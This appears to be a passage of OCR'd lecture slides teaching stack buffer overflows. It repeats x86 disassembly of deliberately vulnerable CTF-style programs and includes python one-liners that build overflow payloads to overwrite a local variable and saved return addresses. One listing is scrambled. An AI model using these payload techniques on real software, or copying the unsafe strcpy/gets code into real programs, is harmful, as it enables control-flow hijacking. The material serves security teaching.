    12fc:    83 c4 10            add    esp,0x10
    12ff:    b8 00 00 00 00      mov    eax,0x0
    1304:    c9                  leave
    1305:    c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:     55                    push   ebp
    12c5:     89 e5                 mov    ebp,esp
    12c7:     83 ec 18              sub    esp,0x18
    12ca:     8b 45 08              mov    eax,DWORD PTR [ebp+0x8]
    12cd:     89 45 f4              mov    DWORD PTR [ebp-0xc],eax
    12d0:     83 ec 08              sub    esp,0x8
    12d3:     ff 75 0c              push   DWORD PTR [ebp+0xc]
    12d6:     8d 45 ee              lea    eax,[ebp-0x12]
    12d9:     50                    push   eax
    12da:     e8 fc ff ff ff        call   12db <vulfoo+0x17>
    12df:     83 c4 10              add    esp,0x10
    12e2:     83 7d f4 00           cmp    DWORD PTR [ebp-0xc],0x0
    12e6:     74 07                 je     12ef <vulfoo+0x2b>
    12e8:     e8 10 ff ff ff        call   11fd <print_flag>
    12ed:     eb 10                 jmp    12ff <vulfoo+0x3b>
    12ef:     83 ec 0c              sub    esp,0xc
    12f2:     68 45 20 00 00        push   0x2045
    12f7:     e8 fc ff ff ff        call   12f8 <vulfoo+0x34>
    12fc:     83 c4 10              add    esp,0x10
    12ff:     b8 00 00 00 00        mov    eax,0x0
    1304:     c9                    leave
    1305:     c3                    ret
```



Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:     55                  push   ebp
    12c5:     89 e5               mov    ebp,esp
    12c7:     83 ec 18            sub    esp,0x18
    12ca:     8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:     89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:     83 ec 08            sub    esp,0x8
    12d3:     ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:     8d 45 ee            lea    eax,[ebp-0x12]
    12d9:     50                  push   eax
    12da:     e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:     83 c4 10            add    esp,0x10
    12e2:     83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:     74 07               je     12ef <vulfoo+0x2b>
    12e8:     e8 10 ff ff ff      call   11fd <print_flag>
    12ed:     eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:     83 ec 0c            sub    esp,0xc
    12f2:     68 45 20 00 00      push   0x2045
    12f7:     e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:     83 c4 10            add    esp,0x10
    12ff:     b8 00 00 00 00      mov    eax,0x0
    1304:     c9                  leave
    1305:     c3                  ret
```



[ebp+0xc] → p

[ebp+8] → i = 0

RET

ebp → Old ebp

[ebp-0xc] → 0; Local v: j

eax; [ebp-0x12] → Local v: buf; 6 bytes


0x20

p

esp → Addr of buf


Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:     55                  push   ebp
    12c5:     89 e5               mov    ebp,esp
    12c7:     83 ec 18            sub    esp,0x18
    12ca:     8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:     89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:     83 ec 08            sub    esp,0x8
    12d3:     ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:     8d 45 ee            lea    eax,[ebp-0x12]
    12d9:     50                  push   eax
    12da:     e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:     83 c4 10            add    esp,0x10
    12e2:     83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:     74 07               je     12ef <vulfoo+0x2b>
    12e8:     e8 10 ff ff ff      call   11fd <print_flag>
    12ed:     eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:     83 ec 0c            sub    esp,0xc
    12f2:     68 45 20 00 00      push   0x2045
    12f7:     e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:     83 c4 10            add    esp,0x10
    12ff:     b8 00 00 00 00      mov    eax,0x0
    1304:     c9                  leave
    1305:     c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
   12c4:    55                  push   ebp
   12c5:    89 e5               mov    ebp,esp
   12c7:    83 ec 18            sub    esp,0x18
   12ca:    8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:    89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:    83 ec 08            sub    esp,0x8
   12d3:    ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:    8d 45 ee            lea    eax,[ebp-0x12]
   12d9:    50                  push   eax
   12da:    e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:    83 c4 10            add    esp,0x10
   12e2:    83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
   12e6:    74 07               je     12ef <vulfoo+0x2b>
   12e8:    e8 10 ff ff ff      call   11fd <print_flag>
   12ed:    eb 10               jmp    12ff <vulfoo+0x3b>
   12ef:    83 ec 0c            sub    esp,0xc
   12f2:    68 45 20 00 00      push   0x2045
   12f7:    e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:    83 c4 10            add    esp,0x10
   12ff:    b8 00 00 00 00      mov    eax,0x0
   1304:    c9                  leave
   1305:    c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:      55                   push   ebp
    12c5:      89 e5                mov    ebp,esp
    12c7:      83 ec 18             sub    esp,0x18
    12ca:      8b 45 08             mov    eax,DWORD PTR [ebp+0x8]
    12cd:      89 45 f4             mov    DWORD PTR [ebp-0xc],eax
    12d0:      83 ec 08             sub    esp,0x8
    12d3:      ff 75 0c             push   DWORD PTR [ebp+0xc]
    12d6:      8d 45 ee             lea    eax,[ebp-0x12]
    12d9:      50                   push   eax
    12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
    12df:      83 c4 10             add    esp,0x10
    12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
    12e6:      74 07                je     12ef <vulfoo+0x2b>
    12e8:      e8 10 ff ff ff       call   11fd <print_flag>
    12ed:      eb 10                jmp    12ff <vulfoo+0x3b>
    12ef:      83 ec 0c             sub    esp,0xc
    12f2:      68 45 20 00 00       push   0x2045
    12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
    12fc:      83 c4 10             add    esp,0x10
    12ff:      b8 00 00 00 00       mov    eax,0x0
    1304:      c9                   leave
    1305:      c3                   ret
```



Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:     55                  push   ebp
    12c5:     89 e5               mov    ebp,esp
    12c7:     83 ec 18            sub    esp,0x18
    12ca:     8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:     89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:     83 ec 08            sub    esp,0x8
    12d3:     ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:     8d 45 ee            lea    eax,[ebp-0x12]
    12d9:     50                  push   eax
    12da:     e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:     83 c4 10            add    esp,0x10
    12e2:     83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:     74 07               je     12ef <vulfoo+0x2b>
    12e8:     e8 10 ff ff ff      call   11fd <print_flag>
    12ed:     eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:     83 ec 0c            sub    esp,0xc
    12f2:     68 45 20 00 00      push   0x2045
    12f7:     e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:     83 c4 10            add    esp,0x10
    12ff:     b8 00 00 00 00      mov    eax,0x0
    1304:     c9                  leave
    1305:     c3                  ret
```



Buffer Overflow Example: code/overflowlocal 64-bit

```
int vulfoo(int i, char* p)
{
 int j = i;
 char buf[6];

 strcpy(buf, p);

 if (j)
  print_flag();
 else
  printf("I pity the fool!\n");

 return 0;
}

int main(int argc, char *argv[])
{
 if (argc == 2)
  vulfoo(0, argv[1]);
}
```

```
000000000000125e <vulfoo>:
    125e:    55                      push   rbp
    125f:    48 89 e5                mov    rbp,rsp
    1262:    48 83 ec 20             sub    rsp,0x20
    1266:    89 7d ec                mov    DWORD PTR [rbp-0x14],edi
    1269:    48 89 75 e0             mov    QWORD PTR [rbp-0x20],rsi
    126d:    8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1270:    89 45 fc                mov    DWORD PTR [rbp-0x4],eax
    1273:    48 8b 55 e0             mov    rdx,QWORD PTR [rbp-0x20]
    1277:    48 8d 45 f6             lea    rax,[rbp-0xa]
    127b:    48 89 d6                mov    rsi,rdx
    127e:    48 89 c7                mov    rdi,rax
    1281:    e8 aa fd ff ff          call   1030 <strcpy@plt>
    1286:    83 7d fc 00             cmp    DWORD PTR [rbp-0x4],0x0
    128a:    74 0c                   je     1298 <vulfoo+0x3a>
    128c:    b8 00 00 00 00          mov    eax,0x0
    1291:    e8 f3 fe ff ff          call   1189 <print_flag>
    1296:    eb 0c                   jmp    12a4 <vulfoo+0x46>
    1298:    48 8d 3d a6 0d 00 00    lea    rdi,[rip+0xda6]    # 2045 <_IO_stdin_used+0x45>
    129f:    e8 9c fd ff ff          call   1040 <puts@plt>
    12a4:    b8 00 00 00 00          mov    eax,0x0
    12a9:    c9                      leave
    12aa:    c3                      ret
```

Exercise: code/overflowlocal2

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo(argc, argv[1]);
}
```

Shell Command

Run a program and use another program’s output as a parameter

```
./program $(python3 -c "print ('\x12\x34’*5)")
```

Shell Command

Compute some data and redirect the output to another program’s stdin

```
python3 -c "print ('A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12’)" | ./program
```

Overwrite RET
Control-flow Hijacking

Return address and Function frame pointer

Saved (old) EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

- An attacker can overwrite the saved **EIP/RIP** value on the stack
  - The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
  - Where the program will start executing the attacker's code

- One of the most common vulnerabilities in C and C++ programs.


Buffer Overflow Example: overflowret1_32

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("The addr of print_flag is %p\n", print_flag);
  vulfoo();
  printf("I pity the fool!\n");
}
```

gets()

- gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0').
- No check for buffer overrun is performed (see BUGS below).
- An unsafe function. Never use this when you program.

```
00001338 <vulfoo>:
   1338:    f3 0f 1e fb          endbr32
   133c:    55                   push   ebp
   133d:    89 e5                mov    ebp,esp
   133f:    83 ec 18             sub    esp,0x18
   1342:    83 ec 0c             sub    esp,0xc
   1345:    8d 45 f2             lea    eax,[ebp-0xe]
   1348:    50                   push   eax
   1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
   134e:    83 c4 10             add    esp,0x10
   1351:    b8 00 00 00 00       mov    eax,0x0
   1356:    c9                   leave
   1357:    c3                   ret
```




...


...

esp → RET

```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb            endbr32
   133c:     55                  push  ebp
   133d:     89 e5                  mov    ebp,esp
   133f:    83 ec 18              sub    esp,0x18 sub
   1342:     83 ec 0c              esp,0xc
   1345:     8d 45 f2              lea    eax,[ebp-0xe] push  eax
   1348:     50                    call 134a <vulfoo+0x12> add
   1349:     e8 fc ff ff ff                esp,0x10
   134e:     83 c4 10                  mov    eax,0x0
   1351:     b8 00 00 00 00 leave ret
   1356:     c9 c3
   1357:
```



```
00001338 <vulfoo>:
   1338:    f3 0f 1e fb          endbr32
   133c:    55                   push   ebp
   133d:    89 e5                mov    ebp,esp
   133f:    83 ec 18             sub    esp,0x18
   1342:    83 ec 0c             sub    esp,0xc
   1345:    8d 45 f2             lea    eax,[ebp-0xe]
   1348:    50                   push   eax
   1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
   134e:    83 c4 10             add    esp,0x10
   1351:    b8 00 00 00 00       mov    eax,0x0
   1356:    c9                   leave
   1357:    c3                   ret
```



ebp, esp


...

...


RET

saved ebp (main)

```
00001338 <vulfoo>:
   1338:     f3 0f 1e fb          endbr32
   133c:     55                   push   ebp
   133d:     89 e5                mov    ebp,esp
   133f:     83 ec 18             sub    esp,0x18
   1342:     83 ec 0c             sub    esp,0xc
   1345:     8d 45 f2             lea    eax,[ebp-0xe]
   1348:     50                   push   eax
   1349:     e8 fc ff ff ff       call   134a <vulfoo+0x12>
   134e:     83 c4 10             add    esp,0x10
   1351:     b8 00 00 00 00       mov    eax,0x0
   1356:     c9                   leave
   1357:     c3                   ret
```



```
00001338 <vulfoo>:
  1338:     f3 0f 1e fb          endbr32
  133c:     55                   push   ebp
  133d:     89 e5                mov    ebp,esp
  133f:     83 ec 18             sub    esp,0x18
  1342:     83 ec 0c             sub    esp,0xc
  1345:     8d 45 f2             lea    eax,[ebp-0xe]
  1348:     50                   push   eax
  1349:     e8 fc ff ff ff       call   134a <vulfoo+0x12>
  134e:     83 c4 10             add    esp,0x10
  1351:     b8 00 00 00 00       mov    eax,0x0
  1356:     c9                   leave
  1357:     c3                   ret
```



...

...


RET

ebp → saved ebp (main)

